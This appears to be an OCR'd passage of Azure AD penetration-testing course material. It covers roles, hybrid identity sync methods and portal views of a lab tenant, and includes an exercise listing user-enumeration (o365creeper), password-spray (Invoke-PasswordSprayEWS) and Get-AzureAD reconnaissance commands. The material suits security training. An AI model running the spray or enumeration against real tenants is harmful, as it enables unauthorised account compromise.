


Role	Description	Type
Application administrator	Can create and manage all aspects of app registrations and enterprise apps.	Built-in
Application developer	Can create application registrations independent of the 'Users can register applications' setting.	Built-in
Attack payload author	Can create attack payloads that an administrator can initiate later.	Built-in
Attack simulation administrator	Can create and manage all aspects of attack simulation campaigns.	Built-in
Attribute assignment administrator	Assign custom security attribute keys and values to supported Azure AD objects.	Built-in
Attribute assignment reader	Read custom security attribute keys and values for supported Azure AD objects.	Built-in
Attribute definition administrator	Define and manage the definition of custom security attributes.	Built-in
Attribute definition reader	Read the definition of custom security attributes.	Built-in
Authentication administrator	Has access to view, set, and reset authentication method information for any non-admin user.	Built-in


portal.azure.com/#blade/Microsoft_AAD_IAM/RoleMenuBlade/RoleMembers/objectId/62e90394-69f5-4237-9190-012177145e10/roleName/Global%20administrator/roleTemplateId/62e...
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Global administrator
Global administrator | Assignments
All roles
Diagnose and solve problems
Manage
Assignments
Description
Activity
Bulk operation results
Troubleshooting + Support
New support request
Add assignments
Remove assignments
Download assignments
Refresh
Manage in PIM
Got feedback?
You currently exceed the recommended number of Global administrator assignments.
You can also assign built-in roles to groups now. Learn More
Search
Search by name
Type
All
Name
UserName
Type
Scope
Admin
admin@atomic-nuclear.site
User
Directory
Admin
admin-1@atomic-nuclear.site
User
Directory
Automation
dd199eb5-7780-4d46-8ae4-d0b18fe0acb2
ServicePrincipal
Directory
Azure-Global-Admin
azure-global-admin@atomic-nuclear.site
User
Directory
Manish
manish@atomic-nuclear.site
User
Directory
On-Premise-Admin
on-premise-admin@atomic-nuclear.site
User
Directory
Splunk
splunk@atomic-nuclear.site
User
Directory

- **Integration with On-Premise AD**
  - Azure AD Connect - Azure Tool to sync on-premise AD information to Azure AD
    - PHS - [Password Hash Synchronization]
      - A hash of each password hash is being sent instead.
      - Two accounts are automatically created by Azure AD Connect:
        - MSOL_deeb213ff4bb in the Active Directory.
        - Sync_DCHostName_deeb213ff4bb in Azure AD.
    - PTA - [Pass Through Authentication]
      - Password hashes of Active Directory users do not transit over the network.
      - Pass through authentication agent is running on on-premise server
    - Seamless SSO [Single Sign On]
      - Azure Active Directory Seamless Single Sign-On (Azure AD Seamless SSO) automatically signs users in when they are on their corporate devices connected to your corporate network.
      - When enabled, users don't need to type in their passwords to sign in to Azure AD, and usually, even type in their usernames.
      -
  - Federation -
    - ADFS - [Active Directory Federation Service]
      - ADFS makes use of claims-based Access Control Authorization model to ensure security across applications using federated identity.
      - Claims-based authentication is a process in which a user is identified by a set of claims related to their identity. The claims are packaged into a secure token by the identity provider.
    - Federation with External Identity Provider [SAML]
      - Federation with external identity providers, Okta etc.


portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/AzureADConnect
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory
Default Directory | Azure AD Connect
Azure Active Directory
Troubleshoot
Refresh
Got feedback?
Groups
External Identities
Roles and administrators
Administrative units
Enterprise applications
Devices
App registrations
Identity Governance
Application proxy
Custom security attributes (Preview)
Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Manage your on-premises resources, authentication configurations, and on-premises infrastructure using Azure AD hybrid services. Learn more
PROVISION FROM ACTIVE DIRECTORY
Azure AD cloud sync
This feature allows you to manage sync configurations from the cloud, in addition to syncing Active Directory users and groups from disconnected forests.
Manage Azure AD cloud sync
Azure AD Connect sync
Sync Status Enabled
Last Sync Less than 1 hour ago
Password Hash Sync Enabled
USER SIGN-IN
Federation Disabled 0 domains
Seamless single sign-on Enabled 1 domain
Pass-through authentication Disabled 0 agents
Email as alternate login ID Disabled


AWS
GCP
SAML APPs
Here:
AAD Working as
Source of Identity
*(AAD as source IDP)
SAML
SAML
SAML
Azure active
Directory
(Managed & federation identity)
Federation
External identity
Provider
(Jump cloud etc.)
(Cloud identity)
Hash sync with AAD
Authentication
Request send
to Agent
Authentication
Process done
By ADFS Server
PHS
PTA
ADFS
On-premise Active Directory
(Source identity)
Here :
On premises AD & External Idp
Working as source Of the identity
*(AAD as External Idp)

EXERCISE - 4

Azure AD Enumeration -

Check if target organization is using azure ad as a Idp

https://login.microsoftonline.com/getuserrealm.srf?login=**Username@DomainName**&xml=1

Azure AD valid user enumerations

o365creeper.py -f **FileContainsEmail.txt**

Password spray attack against Azure Ad users

Invoke-PasswordSprayEWS -ExchHostname outlook.office365.com -UserList **FileContainsEmail.txt**

-Password **PasswordForSpray**

Get currently logged-in session information

```
Get-AzureADCurrentSessionInfo
```

Get azure ad tenant information

```
Get-AzureADTenantDetail
```

Get a lists of domains in azure ad

```
Get-AzureADDomain
```

Get a list of all directory roles

```
Get-AzureADDirectoryRole
```

Get a list of members of a directory roles

```
Get-AzureADDirectoryRoleMember -ObjectId DirectoryObjectID
```

Get a lists of application owned by logged in user

```
az ad signed-in-user list-owned-objects
```

Get a lists of users in azure ad

```
Get-AzureADUser -All
```

Get a lists of groups in azure ad

```
Get-AzureADGroup -All
```

Get the owner of a group

```
Get-AzureADGroupOwner -ObjectId GroupObjectID
```

Get a lists of applications in azure ad

```
Get-AzureADApplication
```

Get the owner of an application

```
Get-AzureADApplicationOwner -ObjectId AppObjectID
```

Get a lists of service principal in azure ad

```
Get-AzureADServicePrincipal
```

Get the owner of a service principal

```
Get-AzureADServicePrincipalOwner -ObjectId ServicePrincipalObjectID
```

Get azure ad role membership of a service principal

```
Get-AzureADServicePrincipalMembership -ObjectId ServicePrincipalObjectID
```

Get service principal delegation api permission with user or admin consent

```
Get-AzureADServicePrincipalOAuth2PermissionGrant -ObjectId ServicePrincipalObjectID
```

Get service principal application api permission with admin consent only

```
Get-AzureADServiceAppRoleAssignedTo -ObjectId ServicePrincipalObjectID
```


Retrieves the object(s) specified by the objectIds

```
Get-AzureADObjectByObjectId -ObjectIds ObjectID
```

3.4 Azure Resource Manager [ARM]


- Azure Resource Manager (ARM) is the native platform for infrastructure as code (IaC) in Azure.
- It enables us to centralize the management, deployment, and security of Azure resources.
- It provides Infrastructure as a Service [IaaS], Platform as a Service [PaaS] and Software as a Service [SaaS].
- Azure ARM manage access control by “Role Based Access Control [RBAC]”.

Enterprise Global Azure Account




Azure Cloud Building Block :

- **Enterprise**
  - This represents the Azure global account. It’s the unique identity that the business owns and allows access to subscriptions, tenants, and services.
- **Tenant**
  - Tenants are instances of Azure for the Enterprise. An Enterprise can have multiple tenants.
  - Access to one tenant in an enterprise does not give access to another tenant. An analogy is that tenants are similar to Forests in Active Directory.



